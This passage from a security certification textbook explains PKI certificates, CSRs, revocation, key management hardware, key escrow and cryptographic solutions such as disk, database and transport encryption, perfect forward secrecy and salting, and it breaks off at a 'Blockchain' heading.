In some circumstances, using PKI can be too difficult or expensive to manage. Any machine, web server, or program code can be deployed with a **self-signed certificate**. For example, the web administrative interfaces of consumer routers are often only protected by a self-signed certificate. Self-signed certificates can also be useful in development and test environments. The operating system or browser will mark self-signed certificates as untrusted, but a user can choose to override this. The nature of self-signed certificates makes them very difficult to validate. They should not be used to protect critical hosts and applications.

Certificate Signing Requests

Registration is the process by which end users create an account with the CA and become authorized to request certificates. The exact processes by which users are authorized and their identity proven are determined by the CA implementation. For example, in a Windows domain network, users and devices can often auto-enroll with the CA just by authenticating to Active Directory. A third-party CA might perform a range of tests to ensure that a subject is who they claim to be. It is in the CA's interest to ensure that it only issues certificates to legitimate users, or its reputation will suffer.

When a subject wants to obtain a certificate, it first generates a key pair comprising private and public asymmetric keys for the chosen cipher, such as RSA or ECC, and key length. The private key must be kept well protected and known only to the subject. The subject then completes a **certificate signing request (CSR)** and submits it to the CA. The CSR is a file containing the information that the subject wants to use in the certificate, including its public key.

The CA reviews the certificate and checks that the information is valid. For a web server, this may simply mean verifying that the subject name and fully qualified domain name (FQDN) are identical, and verifying that the CSR was initiated by the person administratively responsible for the domain, as identified in the domain's WHOIS records. If the request is accepted, the CA signs the certificate and sends it to the subject.



Using a web form in the OPNsense firewall appliance to request a certificate. The DNS and IP alternative names must match the values that clients will use to browse the site.

Subject Name Attributes

When certificates were first introduced, the **common name (CN)** attribute was used to identify the fully qualified domain name (FQDN) by which the server is accessed, such as `www.comptia.org`. This usage grew by custom rather than design, however. The CN attribute can contain different kinds of information, making it difficult for a browser to interpret it correctly. Consequently, the CN attribute is now deprecated as a method of validating a subject identity that needs to resolve to some type of network address.

The **subject alternative name (SAN)** extension field is structured to represent different types of identifiers, including FQDNs and IP addresses. If a certificate is configured with a SAN, the browser should validate that and ignore the CN value.



The example domain's certificate is configured with alternative subject names for different top-level domains and subdomains. (Screenshot used with permission from Microsoft.)

It is still safer to put the FQDN in the CN as well, because not all browsers and implementations stay up to date with the standards.

The SAN field also allows a certificate to represent different subdomains, such as `www.comptia.org` and `members.comptia.org`. Listing the specific subdomains is more secure, but if a new subdomain is added, a new certificate must be issued. A **wildcard domain**, such as `*.comptia.org`, means that the certificate issued to the parent domain will be accepted as valid for all subdomains (to a single level).



CompTIA's website certificate configured with a wildcard domain, allowing access via either https://comptia.org or https://www.comptia.org. (Screenshot used with permission from Microsoft.)

A certificate also contains fields for Organization (O), Organizational Onit (OU), Locality (L), State (ST), and Country (C). These are concatenated with the common name to form a Distinguished Name (DN). For example, Example LLC's DN could be the following: `CN=www.example.com, OU=Web Hosting, O=Example LLC, L=Chicago, ST=Illinois, C=US`.

Different certificate types can be used for purposes other than server/computer identification. User accounts can be issued with email certificates, in which case the SAN is an RFC 822 email address. A code-signing certificate is used to verify the publisher or developer of software and scripts. These don't use a SAN, but the CA must validate the organization and locale details to ensure accuracy and that a rogue developer is not attempting to impersonate a well-known software company.

Certificate Revocation

A certificate may be revoked or suspended:

- A revoked certificate is no longer valid and cannot be “un-revoked” or reinstated.
- A suspended certificate can be re-enabled.

A certificate may be revoked or suspended by the owner or by the CA for many reasons. For example, the private key may have been compromised, the business could have closed, a user could have left the company, a domain name could have been changed, the certificate could have been misused, and so on. These reasons are codified under choices such as Unspecified, Key Compromise, CA Compromise, Superseded, or Cessation of Operation. A suspended key is given the code Certificate Hold.

There must be a mechanism to inform users whether a certificate is valid, revoked, or suspended. A CA must maintain a **certificate revocation list (CRL)** of all revoked and suspended certificates. The CRL must be accessible to anyone relying on the validity of the CA’s certificates. Each certificate should contain information for the browser on how to check the CRL.



The distribution point field in a digital certificate identifies the location of the list of revoked certificates, which are published in a CRL file signed by the CA. (Screenshot used with permission from Microsoft.)

A CRL has the following attributes:

- **Publish Period**—the date and time on which the CRL is published. Most CAs are set up to publish the CRL automatically.
- **Distribution Point(s)**—the location(s) to which the CRL is published.
- **Validity Period**—the period during which the CRL is considered authoritative. This is usually a bit longer than the publish period (for example, if the publish period was every 24 hours, the validity period might be 25 hours).
- **Signature**—the CRL is signed by the CA to verify its authenticity.

With the CRL system, there is a risk that the certificate might be revoked but still accepted by clients because an up-to-date CRL has not been published. A further problem is that the browser (or other application) may not be configured to perform CRL checking, although this now tends to be the case only with legacy browser software.

Another means of providing up-to-date information is to check the certificate's status on an **Online Certificate Status Protocol (OCSP)** server. Rather than return a whole CRL, this communicates requested certificate's status. Details of the OCSP responder service should be published in the certificate.

Most OCSP servers can query the certificate database directly and obtain the real-time status of a certificate. Other OCSP servers actually depend on the CRLs and are limited by the CRL publishing interval.

Key Management

Key management refers to operational considerations for the various stages in a key's lifecycle. A key's lifecycle may involve the following stages:

- **Key Generation**—creates an asymmetric key pair or symmetric secret key of the required strength, using the chosen cipher.
- **Storage**—prevents unauthorized access to a private or secret key and protecting against loss or damage.
- **Revocation**—prevents use of the key if it is compromised. If a key is revoked, any data that was encrypted using it should be re-encryted using a new key.
- **Expiration and Renewal**—gives the certificate a "shelf-life" increasing security. Every certificate expires after a certain period. Certificates can be renewed with the same key pair or with a new key pair.

A decentralized key management model means that keys are generated and managed directly on the computer or user account that will use the certificate. This does not require any special setup and so is easy to deploy. It makes the detection of key compromise more difficult, however.

Some organizations prefer to centralize key generation and storage using a tool such as a **key management system**. In one type of cryptographic key management system, a dedicated server or appliance is used to generate and store keys. When a device or app needs to perform a cryptographic operation, it uses the Key Management Interoperability Protocol (KMIP) to communicate with the server.

Cryptoprocessors and Secure Enclaves

A key pair or secret key can be generated and stored in the file system on a desktop or server computer running a general purpose OS. This has a number of drawbacks, however:

- **A cryptographic key needs to be generated using a random process.** A key generation system with a high degree of disorder—or **entropy**—ensures that any value from the possible keyspace has the same chance of being selected as any other. Unfortunately, computer hardware and software is extremely low entropy. Computers process instructions in an entirely deterministic way. A computer can use **pseudo RNG (PRNG)** software that is still deterministic, but able to approximate a high level of disorder. Better security is obtained by **true random number generator (TRNG)** hardware. This uses a source of entropy, such as noise or air movement, as a nondeterministic seed for generating the key value.
- **A key stored in the file system is only as secure as any other file.** It could easily be compromised via the user credential or physical theft of the device. It is also difficult to ensure that key access is fully audited. Ideally, cryptographic storage is tamper evident. This means that it is known immediately when a private or secret key has been compromised and it can be revoked and any ciphertexts re-encrypted with a new key.

```
GnuPG needs to construct a user ID to identify your key.

Real name: James Pengelly
Email address: jpengelly@comptia.org
Comment:
You selected this USER-ID:
    "James Pengelly <jpengelly@comptia.org>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: /home/kali/.gnupg/trustdb.gpg: trustdb created
gpg: directory '/home/kali/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/kali/.gnupg/openpgp-revocs.d/C3E
1D43D17CBCC7C80A3D4889564BC94BD4E1D99.rev'
public and secret key created and signed.

pub   rsa2048 2023-05-31 [SC] [expires: 2025-05-30]
      C3E1D43D17CBCC7C80A3D4889564BC94BD4E1D99
uid                      James Pengelly <jpengelly@comptia.org>
sub   rsa2048 2023-05-31 [E] [expires: 2025-05-30]
```

Pseudo RNG working during key generation using GPG. This method gains entropy from user mouse and keyboard usage.

These drawbacks can be addressed by using a cryptoprocessor for key generation and storage. Because it is dedicated to a single function, the cryptoprocessor hardware has a smaller attack surface than a general purpose computer. A cryptoprocessor can also perform operations such as decryption and signing on behalf of apps. This means that the key material never leaves the cryptoprocessor.

There are two main ways of implementing cryptoprocessor hardware:

- **Trusted Platform Module (TPM)**—a cryptoprocessor implemented as a module within the CPU on a computer or mobile device. TPMs are produced to different version specifications, with versions 1.2 and 2.0 in current use. Version 2.0 is not backward compatible with version 1.2.
- **Hardware security module (HSM)**—cryptoprocessor hardware implemented in a removable or dedicated form factor, including rack-mounted appliances, plug-in PCIe adapter cards, and USB-connected security keys. It is also possible to provision an HSM as a virtual appliance.



Hardware security module appliance in a rack-mounted form factor. (Images © 123RF.com.)

Vendors can certify their products against the Federal Information Processing Standard 140 Level 2 (FIPS 140-2) to establish trust in the market.

Using a cryptoprocessor means that keys are not directly accessible via the file system. The cryptoprocessor interacts with applications that need to access the key via an **application programming interface (API)** that implements PKCS#11.

One vulnerability in this system is that decrypted data needs to be loaded into the computer's system memory (RAM) for applications to access it. This raises the potential for a malicious process to gain access to the data via some type of exploit. This vulnerability can be mitigated by implementing a **secure enclave**. A trusted execution environment (TEE) secure enclave, such as Intel Software Guard Extensions, is able to protect data stored in system memory so that an untrusted process cannot read it. A secure enclave is designed so that even processes with root or system privileges cannot access it without authorization. The enclave is locked to a list of one or more digitally signed processes.

Key Escrow

If a private or secret key is lost or damaged, ciphertexts cannot be recovered unless a backup of the key has been made. Making copies of the key is problematic as it becomes more likely that a copy will be compromised and more difficult to detect that a compromise has occurred.

These issues can be mitigated by using escrow and M of N controls. **Escrow** means that something is held independently. In terms of key management, this refers to archiving a key (or keys) with a third party. M of N means that an operation cannot be performed by a single individual. Instead, a quorum (M) of available persons (N) must agree to authorize the operation.

A key can be split into one or more parts. Each part can be held by separate escrow providers, reducing the risk of compromise. An account with permission to access a key held in escrow is referred to as a key recovery agent (KRA). A recovery policy can require two or more KRAs to authorize the operation. This mitigates the risk of a KRA attempting to impersonate the key owner.

Review Activity:

Public Key Infrastructure

Answer the following questions:

1. **How does a subject go about obtaining a certificate from a CA?**

2. **What cryptographic information is stored in a digital certificate?**

3. **What extension field is used with a web server certificate to support the identification of the server by multiple specific subdomain labels?**

4. **What are the potential consequences if a company loses control of a private key?**

5. **You are advising a customer about encryption for data backup security and the key escrow services that you offer. How should you explain the risks of key escrow and potential mitigations?**

6. What mechanism informs clients about suspended or revoked keys?

7. You are providing consultancy to a firm to help them implement smart card authentication to premises networks and cloud services. What are the main advantages of using an HSM over server-based key and certificate management services?

Topic 3C

Cryptographic Solutions

EXAM OBJECTIVES COVERED

1.4 Explain the importance of using appropriate cryptographic solutions.

As an IT security professional, you must be able to select cryptographic solutions that are appropriate for a given security problem. A cryptographic solution uses ciphers and tools, such as digital certificates and signatures, to implement a security control. Cryptographic controls can be used to secure data files and databases, and they can be used to protect information being transferred over networks.

Encryption Supporting Confidentiality

If data is encrypted, it does not matter if the disk storing the information is stolen or if it can be intercepted when it is transferred over a network, because the threat actor will not be able to understand or change what has been stolen. This use of encryption fulfills the goal of confidentiality.

When deploying a cryptographic system to protect data assets, consideration must be given to all the ways that information could potentially be intercepted. Data can be described as being in one of three states:

- **Data at rest**—is the state when the data is in some sort of persistent storage media.
- **Data in transit** (or **data in motion**)—is the state when data is transmitted over a network.
- **Data in use** (or **data in processing**)—is the state when data is present in volatile memory, such as system RAM or CPU registers and cache.

Encrypting megabytes or gigabytes of data is referred to as bulk encryption. Asymmetric encryption and private/public key pairs are not often used for bulk encryption because an asymmetric algorithm cannot process large amounts of data efficiently. The computational overhead is too high when using this type of algorithm to encrypt the contents of a disk or series of network packets.

Therefore, bulk data encryption uses a symmetric cipher, such as AES. A *symmetric cipher* can encrypt and decrypt data files and streams of network traffic quickly. The problem is that distributing a symmetric key is challenging. The more people who know the key value, the weaker the confidentiality property is. Luckily, symmetric keys are only 128 bits or 256 bits long, and so can easily be encrypted using a public key. Consequently, most data encryption systems use both symmetric and asymmetric encryption in the following sort of scheme:

1. The user generates an asymmetric key pair for the chosen cipher, such as RSA or ECC. The private key portion of this is encrypted so that the user must supply their account credential to use it. In this context, the private key is the Key Encryption Key (KEK).

2. The system generates a symmetric secret key for the chosen cipher such as AES256 or AES512. This is referred to as a file or media or data encryption key (DEK). This key is used to encrypt the target data.
3. The data encryption key is then encrypted using the public key portion of the KEK.
4. To access encrypted data, the user must supply a password or start an authenticated session to use their private key to decrypt the secret key, which can then decrypt the data.

Disk and File Encryption

Data at rest encompasses a great many storage mechanisms. These can be thought of in terms of **encryption levels**. Lower levels, such as encrypting a whole disk, have the advantage of simplicity, but can be complex to manage when multiple users need to access the data. Higher levels, such as applying encryption via the file system or via a database management system, can be combined with granular access controls.

Full Disk and Partition Encryption

Full-disk encryption (FDE) refers to a product that encrypts the whole contents of a storage device, including metadata areas not normally accessible using ordinary OS file explorer tools. FDE also encrypts free space areas. FDE primarily protects against physical theft of the disk. A stolen disk can be mounted on any computer, and the threat actor can take ownership of all the data files. This is not possible if the disk is encrypted, because it must be unlocked by the user's credential to access the decryption key.

Many storage devices can perform self-encryption using a cryptographic product built into the disk firmware. A self-encrypting drive (SED) could be a hard disk drive (HDD), solid-state drive (SSD), or USB flash drive. The disk firmware implements a cryptoprocessor to store the keys so that they are not directly exposed to the OS that mounts the disk.

An HDD or SSD can be divided into separate logical areas called partitions. Each partition can be formatted with a different file system and mounted as a drive or volume in the OS. Some disk encryption products might be able to encrypt these partitions selectively, rather than the whole disk. The partitions could be encrypted using different keys. For example, a disk could contain boot, system, and data partitions. The boot and system partitions could be left unencrypted as they contain only standard OS files, while the data partition is protected by encryption.

Volume and File Encryption

A volume is any storage resource with a single file system. Put another way, a volume is the way the OS "sees" a storage resource. The technology underlying the volume might be a removable disk or a partition on an HDD or SSD. It could also be a RAID array. Consequently, a volume encryption product is likely to refer to one that is implemented as a software application rather than by disk firmware. For example, while they might loosely be referred to as "disk encryption," Microsoft's BitLocker and Apple's FileVault products perform volume encryption. A volume encryption product may or may not encrypt free space and/or file metadata.

A file encryption product is software that applies encryption to individual files (or perhaps to folders/directories). This might depend on file system support. For example, Microsoft's Encrypting File System (EFS) requires that the volume be formatted with NTFS.

Metadata can include a list of files, the file owner, and created/last modified dates. Free or unallocated space can contain data remnants, where a file has been marked as deleted, but the data has not actually been erased from the storage medium.

If the device has a TPM or HSM compatible with the encryption product, the disk/volume/file system can be locked by keys stored in the TPM or HSM.

Database Encryption

A structured database stores data in tables. Each table is composed of column fields with a given data type. Records are stored as rows in the table with a value entered for each field. The table data is ultimately stored as files on a volume, but access is designed to be mediated through a database management system (DBMS) running a database language such as Structured Query Language (SQL). Typically, the database is hosted on a server and accessed by client applications.

The underlying files could be protected by a disk or volume encryption product running on the server. This will typically have an adverse impact on performance, so encryption is more commonly implemented by the DBMS or by a plug-in. Encryption can be applied at different granular levels. While each DBMS supports different features, the following encryption options, based on Microsoft's SQL Server DBMS, are typical.

Database-Level Encryption

Database- or page-level encryption and decryption occurs when any data is transferred between disk and memory. This is referred to as transparent data encryption (TDE) in SQL Server. A page is the means by which the database engine returns the data requested by a query from the underlying storage files. This type of encryption means that all the records are encrypted while they are stored on disk, protecting against theft of the underlying media. It also encrypts logs generated by the database.

Record-Level Encryption

Many databases contain secrets that should not be known by the database administrator. Public key encryption can solve this problem by storing the private key used to unlock the value of a cell outside of the database.

Cell/column encryption is applied to one or more fields within a table. This can have less of a performance impact than database-level encryption, but the administrator needs to identify which fields need protection. It can also complicate client access to the data. The encryption/decryption mechanism can work in several ways, but with SQL Server's Always Encrypted feature, the data remains encrypted when loaded into memory. It is only decrypted when the client application supplies the key. The plaintext key is not available to the DBMS, so the database administrator cannot decrypt the data. This allows for the separation of duties between the database administrator and the data owner, which is important for privacy.

Some solutions may additionally support record-level encryption. For example, a health insurer's database might store protected health information about its customers. Each customer could be identified by a separate key pair. This key pair would be used to encrypt data at a row/record level. The table contains records separately protected by different keys. This allows fine-grained control over how data can be accessed to meet compliance requirements for security and privacy.

Transport Encryption and Key Exchange

Transport/communication encryption protects data-in-motion. Various transport encryption products have been developed for different networking solutions. Some examples include the following:

- **Wi-Fi Protected Access (WPA)**—securing traffic sent over a wireless network.
- **Internet Protocol Security (IPsec)**—securing traffic sent between two endpoints over a public or untrusted transport network. This is referred to as virtual private networking (VPN).
- **Transport Layer Security (TLS)**—securing application data, such as web or email data, sent over a public or untrusted network.

As with data-at-rest, an asymmetric cipher is not typically used to encrypt the network data directly, because it is too inefficient. Transport encryption products use a system of **key exchange**. This allows the sender and recipient to exchange a symmetric encryption key securely by using public key cryptography:

1. Alice obtains a copy of Bob's RSA or ECC public key, typically via Bob's digital certificate.
2. Alice encrypts their message using a secret key cipher, such as AES. In this context, the secret key is referred to as a *session key.*
3. Alice encrypts the session key with Bob's public key.
4. Alice attaches the encrypted session key to the ciphertext message in a digital envelope and sends it to Bob.
5. Bob uses their private key to decrypt the session key.
6. Bob uses the session key to decrypt the ciphertext message.



Key exchange using a digital envelope. (Images © 123RF.com.)

Transport encryption also uses cryptography to ensure the integrity and authenticity of messages, so that the recipient can verify that they were not modified by someone other than the sender. Integrity and authenticity checking can use a **Hash-based Message Authentication Code (HMAC)**. A HMAC combines the secret key derived during key exchange with a hash of the message.

Alternatively, the symmetric cipher might be designed to perform Authenticated Encryption (AE). This type of symmetric cipher mode of operation ensures confidentiality and integrity/authenticity.

Perfect Forward Secrecy

When using a digital envelope, the parties must exchange or agree upon a bulk encryption secret key, used with the chosen symmetric cipher. In the original implementation of digital envelopes, the server and client exchange secret keys, using the server's key pair to protect the exchange from snooping. In this key exchange model, if data from a session were recorded and then later the server's private key were compromised, it could be used to decrypt the session key and recover the confidential session data.

This risk from basic key exchange is mitigated by **perfect forward secrecy (PFS)**. PFS uses **Diffie-Hellman (D-H)** key agreement to create **ephemeral** session keys without using the server's private key. Diffie-Hellman allows Alice and Bob to derive the same shared secret by sharing some related values. In the agreement process, they share some of them but keep others private. Mallory cannot possibly learn the secret from the values that are exchanged publicly. The authenticity of the values sent by the server is proved by using a digital signature.



Using Diffie-Hellman to derive a secret value to use to generate a shared symmetric encryption key securely over a public channel. (Images © 123RF.com.)

Using ephemeral session keys means that any future compromise of the server will not translate into an attack on recorded data. Also, even if an attacker can obtain the key for one session, the other sessions will remain confidential. This massively increases the amount of cryptanalysis that an attacker would have to perform to recover an entire "conversation."

PFS using the modular arithmetic shown in the diagram is called Diffie-Hellman Ephemeral (DHE). PFS is now more usually implemented as Elliptic Curve DHE (ECDHE).

Salting and Key Stretching

The values used for a private key or secret key must be selected at random. If there is something predictable about the way the value of the key was derived, it has less entropy. Low entropy is a particular concern whenever a cryptographic system makes use of user-generated data, such as a password. Users tend to select low entropy passwords, because they are easier to remember. This type of data is too short and too ordered to be a good "seed" for key generation. Salting and key stretching help to protect password-derived cryptographic secrets from discovery through cryptanalysis.

Salting

Cryptographic hash functions are often used for password storage and transmission. A hash cannot be decrypted back to the plaintext password that generated it. Hash functions are one way. However, passwords stored as hashes are vulnerable to brute force and dictionary attacks.

A threat actor can generate hashes to try to find a match for a hash captured from network traffic or a password file. A brute force attack simply runs through every possible combination of letters, numbers, and symbols. A dictionary attack creates hashes of common words and phrases.

Both these attacks can be slowed down by adding a **salt** value when creating the hash. A salted hash is computed as follows:

```
(salt + password) * SHA = hash
```

A unique, random salt value should be generated for each user account. This mitigates the risk that if users choose identical plaintext passwords, there would be identical hash values in the password file. The salt is not kept secret, because any system verifying the hash must know the value of the salt. It simply means that an attacker cannot use precomputed tables of hashes. The hash values must be recompiled with the specific salt value for each password.

Key Stretching

Key stretching takes a key that's generated from a user password plus a random salt value and repeatedly converts it to a longer and more disordered key. The initial key may be put through thousands of rounds of hashing. This might not be difficult for the attacker to replicate, so it doesn't actually make the key stronger. It does slow the attack down, because the attacker has to do all this extra processing for each possible key value. Key stretching can be performed by using a particular software library to hash and save passwords when they are created. The Password-Based Key Derivation Function 2 (PBKDF2) is very widely used for this purpose, notably as part of Wi-Fi Protected Access (WPA).

Blockchain

